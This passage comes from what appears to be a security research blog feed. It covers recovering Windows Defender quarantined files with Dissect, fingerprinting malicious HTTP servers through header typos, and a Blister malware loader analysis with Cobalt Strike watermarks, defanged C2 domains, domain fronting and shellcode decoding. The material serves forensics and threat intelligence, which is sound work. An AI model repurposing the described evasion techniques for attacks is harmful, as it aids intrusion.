These checksums can be used upon recovery to verify the validity of the file. The CUserDatabase:Add function then writes the three chunks in RC4-encrypted form to the QuarantineEntry file buffer.

Based on these findings of the Magic header and footer and the CRC checksums, we can revise the structure definition for the QuarantineEntryFileHeader:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
struct QuarantineEntryFileHeader {
CHAR MagicHeader[4];
CHAR Unknown[4];
CHAR _Padding[32];
DWORD Section1Size;
DWORD Section2Size;
DWORD Section1CRC;
DWORD Section2CRC;
CHAR MagicFooter[4];
};
view raw defender-8.c hosted with ❀ by GitHub

This was the last piece to be able to parse QuarantineEntry structures from their on-disk form. However, we do not want just the metadata: we want to recover the quarantined files as well.

Recovering files by investigating QuarantineEntryResourceData

We can now correctly parse QuarantineEntry files, so it is time to turn our attention to the QuarantineEntryResourceData file. This file contains the RC4-encrypted contents of the file that has been placed into quarantine.

Step one: eyeball hexdumps

Let’s start by letting Windows Defender quarantine a Mimikatz executable and reviewing its output files in the quarantine folder. One would think that merely RC4 decrypting the QuarantineEntryResourceData file would result in the contents of the original file. However, a quick hexdump of a decrypted QuarantineEntryResourceData file shows us that there is more information contained within:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
max@dissect $ hexdump -C mimikatz_resourcedata_rc4_decrypted.bin | head -n 20
00000000 03 00 00 00 02 00 00 00 a4 00 00 00 00 00 00 00 |…………….|
00000010 00 00 00 00 01 00 04 80 14 00 00 00 30 00 00 00 |…………0…|
00000020 00 00 00 00 4c 00 00 00 01 05 00 00 00 00 00 05 |….L………..|
00000030 15 00 00 00 a4 14 d2 9b 1a 02 a7 4f 07 f6 37 b4 |………..O..7.|
00000040 e8 03 00 00 01 05 00 00 00 00 00 05 15 00 00 00 |…………….|
00000050 a4 14 d2 9b 1a 02 a7 4f 07 f6 37 b4 01 02 00 00 |…….O..7…..|
00000060 02 00 58 00 03 00 00 00 00 00 14 00 ff 01 1f 00 |..X………….|
00000070 01 01 00 00 00 00 00 05 12 00 00 00 00 00 18 00 |…………….|
00000080 ff 01 1f 00 01 02 00 00 00 00 00 05 20 00 00 00 |………… …|
00000090 20 02 00 00 00 00 24 00 ff 01 1f 00 01 05 00 00 | …..$………|
000000a0 00 00 00 05 15 00 00 00 a4 14 d2 9b 1a 02 a7 4f |……………O|
000000b0 07 f6 37 b4 e8 03 00 00 01 00 00 00 00 00 00 00 |..7………….|
000000c0 00 ae 14 00 00 00 00 00 00 00 00 00 4d 5a 90 00 |…………MZ..|
000000d0 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 |…………….|
000000e0 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 |….@………..|
000000f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |…………….|
00000100 00 00 00 00 00 00 00 00 20 01 00 00 0e 1f ba 0e |…….. …….|
00000110 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 |….!..L.!This p|
00000120 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 |rogram cannot be|
00000130 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 | run in DOS mode|
view raw defender-hex-1 hosted with ❀ by GitHub

As visible in the hexdump, the MZ value (which is located at the beginning of the buffer of the Mimikatz executable) only starts at offset 0xCC. This gives reason to believe there is potentially valuable information preceding it.

There is also additional information at the end of the ResourceData file:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
max@dissect $ hexdump -C mimikatz_resourcedata_rc4_decrypted.bin | tail -n 10
0014aed0 00 00 00 00 52 00 00 00 00 00 00 00 2c 00 00 00 |….R…….,…|
0014aee0 3a 00 5a 00 6f 00 6e 00 65 00 2e 00 49 00 64 00 |:.Z.o.n.e…I.d.|
0014aef0 65 00 6e 00 74 00 69 00 66 00 69 00 65 00 72 00 |e.n.t.i.f.i.e.r.|
0014af00 3a 00 24 00 44 00 41 00 54 00 41 00 5b 5a 6f 6e |:.$.D.A.T.A.[Zon|
0014af10 65 54 72 61 6e 73 66 65 72 5d 0d 0a 5a 6f 6e 65 |eTransfer]..Zone|
0014af20 49 64 3d 33 0d 0a 52 65 66 65 72 72 65 72 55 72 |Id=3..ReferrerUr|
0014af30 6c 3d 43 3a 5c 55 73 65 72 73 5c 75 73 65 72 5c |l=C:\Users\user\|
0014af40 44 6f 77 6e 6c 6f 61 64 73 5c 6d 69 6d 69 6b 61 |Downloads\mimika|
0014af50 74 7a 5f 74 72 75 6e 6b 2e 7a 69 70 0d 0a |tz_trunk.zip..|
view raw defender-hex-2 hosted with ❀ by GitHub

At the end of the hexdump, we see an additional buffer, which some may recognize as the β€œZone Identifier”, or the β€œMark of the Web”. As this Zone Identifier may tell you something about where a file originally came from, it is valuable for forensic investigations.

Step two: open IDA

To understand where these additional buffers come from and how we can parse them, we again dive into the bowels of mpengine.dll. If we review the QuarantineFile function, we see that it receives a QuarantineEntryResource and QuarantineEntry as parameters. When following the code path, we see that the BackupRead function is called to write to a buffer of which we know that it will later be RC4-encrypted by Defender and written to the quarantine folder:

upload_a5cf05e6acd61d331963cd4c3ef9f95a
Figure 10: BackupRead being called withi nthe QuarantineFile function.

Step three: RTFM

A glance at the documentation of BackupRead reveals that this function returns a buffer seperated by Win32 stream IDs. The streams stored by BackupRead contain all data streams as well as security data about the owner and permissions of a file. On NTFS file systems, a file can have multiple data attributes or streams: the β€œmain” unnamed data stream and optionally other named data streams, often referred to as β€œalternate data streams”. For example, the Zone Identifier is stored in a seperate Zone.Identifier data stream of a file. It makes sense that a function intended for backing up data preserves these alternate data streams as well.

The fact that BackupRead preserves these streams is also good news for forensic analysis. First of all, malicious payloads can be hidden in alternate data streams. Moreover, alternate datastreams such as the Zone Identifier and the security data can help to understand where a file has come from and what it contains. We just need to recover the streams as they have been saved by BackupRead!

Diving into IDA is not necessary, as the documentation tells us all that we need. For each data stream, the BackupRead function writes a WIN32_STREAM_ID to disk, which denotes (among other things) the size of the stream. Afterwards, it writes the data of the stream to the destination file and continues to the next stream. The WIN32_STREAM_ID structure definition is documented on the Microsoft Learn website:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
typedef struct _WIN32_STREAM_ID {
STREAM_ID StreamId;
STREAM_ATTRIBUTES StreamAttributes;
QWORD Size;
DWORD StreamNameSize;
WCHAR StreamName[StreamNameSize / 2];
} WIN32_STREAM_ID;
view raw defender-9.c hosted with ❀ by GitHub

Who slipped this by the code review?

While reversing parts of mpengine.dll, we came across an interesting looking call in the HandleThreatDetection function. We appreciate that threats must be dealt with swiftly and with utmost discipline, but could not help but laugh at the curious choice of words when it came to naming this particular function.
upload_f98fac728a52164d573769c06a18b18f
Figure 11: A function call to SendThreatToCamp, a β€˜call’ to action that seems pretty harsh.

Implementing our findings into Dissect

We now have all structure definitions that we need to recover all metadata and quarantined files from the quarantine folder. There is only one step left: writing an implementation.

During incident response, we do not want to rely on scripts scattered across home directories and git repositories. This is why we integrate our research into Dissect.

We can leave all the boring stuff of parsing disks, volumes and evidence containers to Dissect, and write our implementation as a plugin to the framework. Thus, the only thing we need to do is parse the artefacts and feed the results back into the framework.

The dive into Windows Defender of the previous sections resulted in a number of structure definitions that we need to recover data from the Windows Defender quarantine folder. When making an implementation, we want our code to reflect these structure definitions as closely as possible, to make our code both readable and verifiable. This is where dissect.cstruct comes in. It can parse structure definitions and make them available in your Python code. This removes a lot of boilerplate code for parsing structures and greatly enhances the readability of your parser. Let’s review how easily we can parse a QuarantineEntry file using dissect.cstruct :

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
from dissect.cstruct import cstruct
defender_def= """
struct QuarantineEntryFileHeader {
CHAR MagicHeader[4];
CHAR Unknown[4];
CHAR _Padding[32];
DWORD Section1Size;
DWORD Section2Size;
DWORD Section1CRC;
DWORD Section2CRC;
CHAR MagicFooter[4];
};
struct QuarantineEntrySection1 {
CHAR Id[16];
CHAR ScanId[16];
QWORD Timestamp;
QWORD ThreatId;
DWORD One;
CHAR DetectionName[];
};
struct QuarantineEntrySection2 {
DWORD EntryCount;
DWORD EntryOffsets[EntryCount];
};
struct QuarantineEntryResource {
WCHAR DetectionPath[];
WORD FieldCount;
CHAR DetectionType[];
};
struct QuarantineEntryResourceField {
WORD Size;
WORD Identifier:12;
FIELD_TYPE Type:4;
CHAR Data[Size];
};
"""
c_defender = cstruct()
c_defender.load(defender_def)
class QuarantineEntry:
def __init__(self, fh: BinaryIO):
# Decrypt & parse the header so that we know the section sizes
self.header = c_defender.QuarantineEntryFileHeader(rc4_crypt(fh.read(60)))
# Decrypt & parse Section 1. This will tell us some information about this quarantine entry.
# These properties are shared for all quarantine entry resources associated with this quarantine entry.
self.metadata = c_defender.QuarantineEntrySection1(rc4_crypt(fh.read(self.header.Section1Size)))
# […]
# The second section contains the number of quarantine entry resources contained in this quarantine entry,
# as well as their offsets. After that, the individal quarantine entry resources start.
resource_buf = BytesIO(rc4_crypt(fh.read(self.header.Section2Size)))
view raw defender.py hosted with ❀ by GitHub

As you can see, when the structure format is known, parsing it is trivial using dissect.cstruct. The only caveat is that the QuarantineEntryFileHeader, QuarantineEntrySection1 and QuarantineEntrySection2 structures are individually encrypted using the hardcoded RC4 key. Because only the size of QuarantineEntryFileHeader is static (60 bytes), we parse that first and use the information contained in it to decrypt the other sections.

To parse the individual fields contained within the QuarantineEntryResource, we have to do a bit more work. We cannot add the QuarantineEntryResourceField directly to the QuarantineEntryResource structure definition within dissect.cstruct, as it currently does not support the type of alignment used by Windows Defender. However, it does support the QuarantineEntryResourceField structure definition, so all we have to do is follow the alignment logic that we saw in IDA:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
# As the fields are aligned, we need to parse them individually
offset = fh.tell()
for _ in range(field_count):
# Align
offset = (offset + 3) & 0xFFFFFFFC
fh.seek(offset)
# Parse
field = c_defender.QuarantineEntryResourceField(fh)
self._add_field(field)
# Move pointer
offset += 4 + field.Size
view raw defender-align.py hosted with ❀ by GitHub

We can use dissect.cstructβ€˜s dumpstruct function to visualize our parsing to verify if we are correctly loading in all data:

upload_193c111d8639e63369484615023e25e8

And just like that, our parsing is done. Utilizing dissect.cstruct makes parsing structures much easier to understand and implement. This also facilitates rapid iteration: we have altered our structure definitions dozens of times during our research, which would have been pure pain without having the ability to blindly copy-paste structure definitions into our Python editor of choice.

Implementing the parser within the Dissect framework brings great advantages. We do not have to worry at all about the format in which the forensic evidence is provided. Implementing the Defender recovery as a Dissect plugin means it just works on standard forensic evidence formats such as E01 or ASDF, or against forensic packages the like of KAPE and Acquire, and even on a live virtual machine:

This file contains hidden or bidirectional Unicode text that may be interpreted or compiled differently than what appears below. To review, open the file in an editor that reveals hidden Unicode characters. Learn more about bidirectional Unicode characters
max@dissect $ target-query ~/Windows10.vmx -q -f defender.quarantine
<filesystem/windows/defender/quarantine/file hostname='DESKTOP-AR98HFK' domain=None ts=2022-11-22 09:37:16.536575+00:00 quarantine_id=b'\xe3\xc1\x03\x80\x00\x00\x00\x003\x12]]\x07\x9a\xd2\xc9' scan_id=b'\x88\x82\x89\xf5?\x9e J\xa5\xa8\x90\xd0\x80\x96\x80\x9b' threat_id=2147729891 detection_type='file' detection_name='HackTool:Win32/Mimikatz.D' detection_path='C:\\Users\\user\\Documents\\mimikatz.exe' creation_time=2022-11-22 09:37:00.115273+00:00 last_write_time=2022-11-22 09:37:00.240202+00:00 last_accessed_time=2022-11-22 09:37:08.081676+00:00 resource_id='9EC21BB792E253DBDC2E88B6B180C4E048847EF6'>
max@dissect $ target-query ~/Windows10.vmx -f defender.recover -o /tmp/ -v
2023-02-14T07:10:20.335202Z [info] <Target /home/max/Windows10.vmx>: Saving /tmp/9EC21BB792E253DBDC2E88B6B180C4E048847EF6.security_descriptor [dissect.target.target]
2023-02-14T07:10:20.335898Z [info <Target /home/max/Windows10.vmx>: Saving /tmp/9EC21BB792E253DBDC2E88B6B180C4E048847EF6 [dissect.target.target]
2023-02-14T07:10:20.337956Z [info] <Target /home/max/Windows10.vmx>: Saving /tmp/9EC21BB792E253DBDC2E88B6B180C4E048847EF6.ZoneIdentifierDATA [dissect.target.target]
view raw defender-query hosted with ❀ by GitHub

The full implementation of Windows Defender quarantine recovery can be observed on Github.

Conclusion

We hope to have shown that there can be great benefits to reverse engineering the internals of Microsoft Windows to discover forensic artifacts. By reverse engineering mpengine.dll, we were able to further understand how Windows Defender places detected files into quarantine. We could then use this knowledge to discover (meta)data that was previously not fully documented or understood. The main results of this are the recovery of more information about the original quarantined file, such as various timestamps and additional NTFS data streams, like the Zone.Identifier, which is information that can be useful in digital forensics or incident response investigations.

The documentation of QuarantineEntryResourceField was not available prior to this research and we hope others can use this to further investigate which fields are yet to be discovered. We have also documented how the BackupRead functionality is used by Defender to preserve the different data streams present in the NTFS file, including the Zone Identifier and Security Descriptor.

When writing our parser, using dissect.cstruct allowed us to tightly integrate our findings of reverse engineering in our parsing, enhancing the readability and verifiability of the code. This can in turn help others to pivot off of our research, just like we did when pivotting off of the research of others into the Windows Defender quarantine folder.

This research has been implemented as a plugin for the Dissect framework. This means that our parser can operate independently of the type of evidence it is being run against. This functionality has been added to dissect.target as of January 2nd 2023 and is installed with Dissect as of version 3.4.

The Spelling Police: Searching for Malicious HTTP Servers by Identifying Typos in HTTP Responses

15 November 2023 at 15:00

Authored by Margit Hazenbroek

At Fox-IT (part of NCC Group) identifying servers that host nefarious activities is a critical aspect of our threat intelligence. One approach involves looking for anomalies in responses of HTTP servers. Sometimes cybercriminals that host malicious servers employ tactics that involve mimicking the responses of legitimate software to evade detection. However, a common pitfall of these malicious actors are typos, which we use as unique fingerprints to identify such servers. For example, we have used a simple extraneous whitespace in HTTP responses as a fingerprint to identify servers that were hosting Cobalt Strike with high confidence1. In fact, we have created numerous fingerprints based on textual slipups in HTTP responses of malicious servers, highlighting how fingerprinting these servers can be a matter of a simple mistake.

HTTP servers are expected to follow the established RFC guidelines of HTTP, producing consistent HTTP responses in accordance with standardized protocols. HTTP responses that are not set up properly can have an impact on the safety and security of websites and web services. With these considerations in mind, we decided to research the possibility of identifying unknown malicious servers by proactively searching for textual errors in HTTP responses.

In this blog post, we delve into this research, titled β€œThe Spelling Police,” which aims to identify malevolent servers through the detection of typos in HTTP responses. Before we go into the methodology, we provide a brief overview of HTTP response headers and semantics. Then we explain how we spotted the spelling errors, focusing on the Levenshtein distance, a way to measure the differences between the expected and actual responses. Our preliminary research suggests that mistakes in HTTP responses are surprisingly common, even among legitimate servers. This finding suggests that typos alone are not enough to confirm malicious intent. However, we maintain that typos in HTTP response headers can be indicative of malicious servers, particularly when combined with other suspicious indicators.

HTTP response headers and semantics

HTTP is a protocol that governs communication between web servers and clients2. Typically, a client, such as a web browser, sends a request to a server to achieve specific goals, such as requesting to view a webpage. The server receives and processes these requests, then sends back corresponding responses. The client subsequently interprets the message semantics of these responses, for example by rendering the HTML in an HTTP response (see example 1).

Example 1: HTTP request and response

An HTTP response includes the status code and status line that provide information on how the server is responding, such as a β€˜404 Page Not Found’ message. This status code is followed by response headers. Response headers are key:value pairs as described in the RFC that allow the server to give more information for context about the response and it can give information to the client on how to process the received data. Ensuring appropriate implementation of HTTP response headers plays a crucial role in preventing security vulnerabilities like Cross-Site Scripting, Clickjacking, Information disclosure, and many others34

Example 2: HTTP response

Methodology

The purpose of this research is to identify textual deviations in HTTP response headers and verify the servers behind them to detect new or unknown malicious servers. To accomplish this, we collected a large sample of HTTP responses and applied a spelling-checking model to flag any anomalous responses that contained deviations (see example 3 for an overview of the pipeline). These anomalous HTTP responses were further investigated to determine if they were originating from potentially malicious servers.

Example 3: Steps taken to get a list of anomalous HTTP responses

Data: Batch of HTTP responses
We sampled approximately 800,000 HTTP responses from public Censys scan data5. We also created a list of common HTTP response header fields, such as β€˜Cache-Control’, β€˜Expires’, β€˜Content-Type’, and a list of typical server values, such as β€˜Apache’, β€˜Microsoft-IIS’, and β€˜Nginx.’ We included a few common status codes like β€˜200 OK,’ ensuring that the list contained commonly occurring words in HTTP responses to serve as our reference.

Metric: The Levenshtein distance
To measure typos, we used the Levenshtein distance, an intuitive spelling-checking model that measures the difference between two strings. The distance is calculated by counting the number of operations required to transform one string into the other. These operations can include insertions, deletions, and substitutions of characters. For example, when comparing the words β€˜Cat’ and β€˜Chat’ using the Levenshtein distance, we would observe that only one operation is needed to transform the word β€˜Cat’ into β€˜Chat’ (i.e., adding an β€˜h’). Therefore, β€˜Chat’ has a Levenshtein distance of one compared to β€˜Cat’. However, comparing the words β€˜Hats’ and β€˜Cat’ would require two operations (i.e., changing β€˜H’ to β€˜C’ and adding an β€˜s’ in the end), and therefore, β€˜Hats’ would have a Levenshtein distance of two compared to β€˜Cat.’

The Levenshtein distance can be made sensitive to capitalization and any character, allowing for the detection of unusual additional spaces or lowercase characters, for example. This measure can be useful for identifying small differences in text, such as those that may be introduced by typos or other anomalies in HTTP response headers. While HTTP header keys are case-insensitive by specification, our model has been adjusted to consider any character variation. Specifically, we have made the β€˜Server’ header case-sensitive to catch all nuances of the server’s identity and possible anomalies.

Our model performs a comparative analysis between our predefined list (of commonly occurring HTTP response headers and server values) and the words in the HTTP responses. It is designed to return words that are nearly identical to those of the list but includes small deviations. For instance, it can detect slight deviations such as β€˜Content-Tyle’ instead of the correct β€˜Content-Type’.

Output: A list with anomalous HTTP responses
The model returned a list of two hundred anomalous HTTP responses from our batch of HTTP responses. We decided to check the frequency of these anomalies over the entire scan dataset, rather than the initial sample of 800.000 HTTP Responses. Our aim was to get more context regarding the prevalence of these spelling errors.

We found that some of these anomalies were relatively common among HTTP response headers. For example, we discovered more than eight thousand instances of the HTTP response header β€˜Expired’ instead of β€˜Expires.’ Additionally, we saw almost three thousand instances of server names that deviated from the typical naming convention of β€˜Apache’ as can be seen in table 1.

DeviationCommon NameAmount
Server: Apache CoyoteServer: Apache-Coyote2941
Server: Apache \r\nServer: Apache2952
Server: Apache.Server: Apache3047
Server: CloudFlareServer: Cloudflare6615
Expired:Expires:8260
Table 1: Frequency of deviations in HTTP responses onlineΒ 

Refining our research: Delving into the rarest anomalies
However, the rarest anomalies piqued our interest, as they could potentially indicate new or unknown malicious servers. We narrowed our investigation by only analyzing HTTP responses that appeared less than two hundred times in the wild and cross-referenced them with our own telemetry. By doing this, we could obtain more context from surrounding traffic to investigate potential nefarious activities. In the following section, we will focus on the most interesting typos that stood out and investigate them based on our telemetry.

Findings

Anomalous server values
During our investigation, we came across several HTTP responses that displayed deviations from the typical naming conventions of the values of the β€˜Server’ header.

For instance, we encountered an HTTP response header where the β€˜Server’ value was written differently than the typical β€˜Microsoft-IIS’ servers. In this case, the header read β€˜Microsoft -IIS’ instead of β€˜Microsoft-IIS’ (again, note the space) as shown in example 3. We suspected that this deviation was an attempt to make it appear like a β€˜Microsoft-IIS’ server response. However, our investigation revealed that a legitimate company was behind the server which did not immediately indicate any nefarious activity. Therefore, even though the typo in the server’s name was suspicious, it did not turn out to come from a malicious server.

Example 4: HTTP response with β€˜Microsoft -IIS’ server value

The β€˜ngengx’ server value appeared to intentionally mimic the common server name β€˜nginx’ (see example 4). We found that it was linked to a cable setup account from an individual that subscribed to a big telecom and hosting provider in The Netherlands. This deviation from typical naming conventions was strange, but we could not find anything suspicious in this case.

Example 5: HTTP response with a β€˜ngengx’ server value

Similarly, the β€˜Apache64’ server value deviates from the standard β€˜Apache’ server value (see example 5). We found that this HTTP response was associated with webservers of a game developer, and no apparent malevolent activities were detected.

Example 6: HTTP response with an β€˜Apache64’ server value

While these deviations from standard naming conventions could potentially indicate an attempt to disguise a malicious server, it does not always indicate nefarious activity.

Anomalous response headers
Moreover, we encountered HTTP response headers that deviated from the standard naming conventions. The β€˜Content-Tyle’ header deviated from the standard β€˜Content-Type’ header, and we found both the correct and incorrect spellings within the HTTP response (see example 6). We discovered that these responses originated from β€˜imgproxy,’ a service designed for image resizing. This service appears to be legitimate. Moreover, a review of the source code confirms that the β€˜Content-Tyle’ header is indeed hardcoded in the landing page source code (see Example 7).

Example 7: HTTP response with a β€˜Content-Tyle’ header
Example 8: Screenshot of the landing page source code of imgproxy

Similarly, the β€˜CONTENT_LENGTH’ header deviated from the standard spelling of β€˜Content-Length’ (see example 7). However, upon further investigation, we found that the server behind this response also belongs to a server associated with webservers of a game developer. Again, we did not detect any malicious activities associated with this deviation from typical naming conventions.

Example 9: HTTP response with a β€˜CONTENT_LENGTH’ header

The findings of our research seem to reveal that even HTTP responses set up by legitimate companies include messy and incorrect response headers.

Concluding Insights

Our study was designed to uncover potentially malicious servers by proactively searching for spelling mistakes in HTTP response headers. HTTP servers are generally expected to adhere to the established RFC guidelines, producing consistent HTTP responses as dictated by the standard protocols. Sometimes cybercriminals hosting malicious servers attempt to evade detection by imitating standard responses of legitimate software. However, sometimes they slip up, leaving inadvertent typos, which can be used for fingerprinting purposes.

Our study reveals that typos in HTTP responses are not as rare as one might assume. Despite the crucial role that appropriate implementation of HTTP response headers plays in the security and safety of websites and web services, our research suggests that textual errors in HTTP responses are surprisingly widespread, even in the outputs of servers from legitimate organizations. Although these deviations from standard naming conventions could potentially indicate an attempt to disguise a malicious server, they do not always signify nefarious activity. The internet is simply too messy.

Our research concludes that typos alone are insufficient to identify malicious servers. Nevertheless, they retain potential as part of a broader detection framework. We propose advancing this research by combining the presence of typos with additional metrics. One approach involves establishing a baseline of common anomalous HTTP responses, and then flagging HTTP responses with new typos as they emerge.

Furthermore, more research could be conducted regarding the order of HTTP headers. If the header order in the output differs from what is expected from a particular software, in combination with (new) typos, it may signal an attempt to mimic that software.

Lastly, this strategy could be integrated with other modelling approaches, such as data science models in Security Operations Centers. For instance, monitoring servers that are not only new to the network but also exhibit spelling errors. By integrating these efforts, we strive to enhance our ability to detect emerging malicious servers.

References

  1. https://blog.fox-it.com/2019/02/26/identifying-cobalt-strike-team-servers-in-the-wild/ β†©οΈŽ
  2. https://www.rfc-editor.org/rfc/rfc7231 β†©οΈŽ
  3. https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Headers_Cheat_Sheet.html β†©οΈŽ
  4. https://owasp.org/www-project-secure-headers/ β†©οΈŽ
  5. https://search.censys.io/ β†©οΈŽ

Popping Blisters for research: An overview of past payloads and exploring recent developments

1 November 2023 at 13:17

Authored by Mick Koomen

Summary

Blister is a piece of malware that loads a payload embedded inside it. We provide an overview of payloads dropped by the Blister loader based on 137 unpacked samples from the past one and a half years and take a look at recent activity of Blister. The overview shows that since its support for environmental keying, most samples have this feature enabled, indicating that attackers mostly use Blister in a targeted manner. Furthermore, there has been a shift in payload type from Cobalt Strike to Mythic agents, matching with previous reporting. Blister drops the same type of Mythic agent which we thus far cannot link to any public Mythic agents. Another development is that its developers started obfuscating the first stage of Blister, making it more evasive. We provide YARA rules and scripts1 to help analyze the Mythic agent and the packer we observed with it.

Recap of Blister

Blister is a loader that loads a payload embedded inside it and in the past was observed with activity linked to Evil Corp2,3. Matching with public reporting, we have also seen it as a follow-up in SocGholish infections. In the past, we observed Blister mostly dropping Cobalt Strike beacons, yet current developments show a shift to Mythic agents, another red teaming framework.

Elastic Security first documented Blister in December 2021 in a campaign that used malicious installers4. It used valid code signatures referencing the company Blist LLC to pose as a legitimate executable, likely leading to the name Blister. That campaign reportedly dropped Cobalt Strike and BitRat.

In 2022, Blister started solely using the x86-64 instruction set, versus including 32-bit as well. Furthermore, RedCanary wrote observing SocGholish dropping Blister5, which was later confirmed by other vendors as well6.

In August the same year, we observed a new version of Blister. This update included more configuration options, along with an optional domain hash for environmental keying, allowing attackers to deploy Blister in a targeted manner. Elastic Security recently wrote about this version7.

2023 initially did not bring new developments for Blister. However, similar to its previous update, we observed development activity in August. Notably, we saw samples with added obfuscation to the first stage of Blister, i.e. the loader component that is injected into a legitimate executable. Additionally, in July, Unit 428 observed SocGholish dropping Blister with a Mythic agent.

In summary, 2023 brought new developments for Blister, with added obfuscations to the first stage and a new type of payload. The next part of this blog is divided into two parts: firstly, we look back at previous Blister payloads and configurations, and in the second part, we discuss the recent developments.

Looking back at Blister

In early 2023, we observed a SocGholish infection at our security operations center (SOC). We notified the customer and were given a binary that was related to the infection. This turned out to be a Blister sample, with Cobalt Strike as its payload.

We wrote an extractor that worked on the sample encountered at the SOC, but for certain other Blister samples it did not. It turned out that the sample from the SOC investigation belonged to a version of Blister that was introduced in August, 2022, while older samples had a different configuration. After writing an extractor for these older versions, we made an overview of what Blister had been dropping in roughly the past two years.

The samples we analyzed are all available on VirusTotal, the platform we used to find samples. We focus on 64-bit Blister samples, newer samples are not using 32-bit anymore, as far as we know. In total, we found 137 samples we could unpack, 33 samples with the older version and 104 samples with the newer version from 2022.

In the Appendix, we list these samples, where version 1 and 2 refer to the old and new version respectively. The table is sorted on the first seen date of a sample in VirusTotal, where you clearly see the introduction of the update.

Because we want to keep the tables comprehensible, we have split up the data into four tables. For now, it is important to note that Table 2 provides information per Blister sample we unpacked, including the date it was first uploaded to VirusTotal, the version, the label of the payload it drops, the type of payload, and two configuration flags. Furthermore, to have a list of Blister and payload hashes in clear text in the blog, we included these in Table 6. We also included a more complete data set at https://github.com/fox-it/blister-research.

Discussing payloads

Looking at the dropped payloads, we see that it mostly conforms with what has already been reported. In Figure 1, we provide a timeline based on the first seen date of a sample in VirusTotal and the family of the payload. The observed payloads consist of Cobalt Strike, Mythic, Putty, and a test application. Initially, Blister dropped various flavors of Cobalt Strike and later dropped a Mythic agent, which we refer to as BlisterMythic. Recently, we also observed a packer that unpacks BlisterMythic, which we refer to as MythicPacker. Interestingly, we did not observe any samples drop BitRat.

Figure 1, Overview of Blister samples we were able to unpack, based on the first seen date reported in VirusTotal.

From the 137 samples, we were able to retrieve 74 unique payloads. This discrepancy in amount of unique Blister samples versus unique payloads is mainly caused by various Blister samples that drop the same Putty or test application, namely 18 and 22 samples, respectively. This summer has shown a particular increase in test payloads.

Cobalt Strike

Cobalt Strike was dropped through three different types of payloads, generic shellcode, DLL stagers, or obfuscated shellcode. In total, we retrieved 61 beacons, in Table 1 we list the Cobalt Strike watermarks we observed. Watermarks are a unique value linked to a license key. It should be noted that Cobalt Strike watermarks can be changed and hence are not a sound way to identify clusters of activity.

Watermark (decimal)Watermark (hexadecimal)Nr. of beacons
2065460020xc4fa4522
15801038240x5e2e789021
11019917750x41af0f5f38
Table 1, Counted Cobalt Strike watermarks observed in beacons dropped by Blister.

The watermark 206546002, though only used twice, shows up in other reports as well, e.g. a report on an Emotet intrusion9 and a report linking it to Royal, Quantum, and Play ransomware activity10,11. The watermark 1580103824 is mentioned in reports on Gootloader12, but also Cl0p13 and also is the 9th most common beacon watermark, based on our dataset of Cobalt Strike beacons14. Interestingly, 1101991775, the watermark that is most common, is not mentioned in public reporting as far as we can tell.

Cobalt Strike profile generators

In Table 3, we list information on the extracted beacons. In there, we also list the submission path. Most of the submission paths contain /safebrowsing/ and /rest/2/meetings, matching with paths found in SourcePoint15, a Cobalt Strike command-and-control (C2) profile generator. This is only, however, for the regular shellcode beacons, when we look at the obfuscated shellcode and the DLL stager beacons, it seems to use a different C2 profile. The C2 profiles for these payloads match with another public C2 profile generator16.

Domain fronting

Some of the beacons are configured to use β€œdomain fronting”, which is a technique that allows malicious actors to hide the true destination of their network traffic and evade detection by security systems. It involves routing malicious traffic through a content delivery network (CDN) or other intermediary server, making it appear as if the traffic is going to a legitimate or benign domain, while in reality, it’s communicating with a malicious C2 server.

Certain beacons have subdomains of fastly[.]net as their C2 server, e.g. backend.int.global.prod.fastly[.]net or python.docs.global.prod.fastly[.]net. However, the domains they connect to are admin.reddit[.]com or admin.wikihow[.]com, which are legitimate domains hosted on a CDN.

Obfuscated shellcode

In five cases, we observed Blister drop Cobalt Strike by first loading obfuscated shellcode. We included a YARA rule for this particular shellcode in the Appendix.

Performing a retrohunt on VirusTotal yielded only 12 samples, with names indicating potential test files and at least one sample dropping Cobalt Strike. We are unsure whether this is an obfuscator solely used by Evil Corp or whether it is used by other threat actors as well.

Figure 2, Layout of particular shellcode, with denoted steps.

The shellcode is fairly simple, we provide an overview of it in Figure 2. The entrypoint is at the start of the buffer, which calls into the decoding stub. This call instruction automatically pushes the next instruction’s address on the stack, which the decoding stub uses as a starting point to start mutating memory. Figure 3 shows some of these instructions, which are quite distinctive.

Figure 3, Decoding instructions observed in particular shellcode.

At the end of the decoding stub, it either jumps or calls back and then invokes the decryption function. This decryption function uses RC4, but the S-Box is already initialized, thus no key-scheduling algorithm is implemented. Lastly, it jumps to the final payload.

BlisterMythic

Matching with what was already reported by Unit 428, Blister recently started using Mythic agents as its payload. Mythic is one of the many red teaming frameworks on GitHub18. You can use various agents, which are listed on GitHub as well19 and can roughly be compared to a Cobalt Strike beacon. It is possible to write your own Mythic agent, as long as you comply with a set of constraints. Thus far, we keep seeing the same Mythic agent, which we discuss in more detail later on. The first sample dropping Mythic agents was uploaded to VirusTotal on July 24th 2023, just days before initial reportings of SocGholish infections leading to Mythic. In Table 4, we provide the C2 information from the observed Mythic agents.

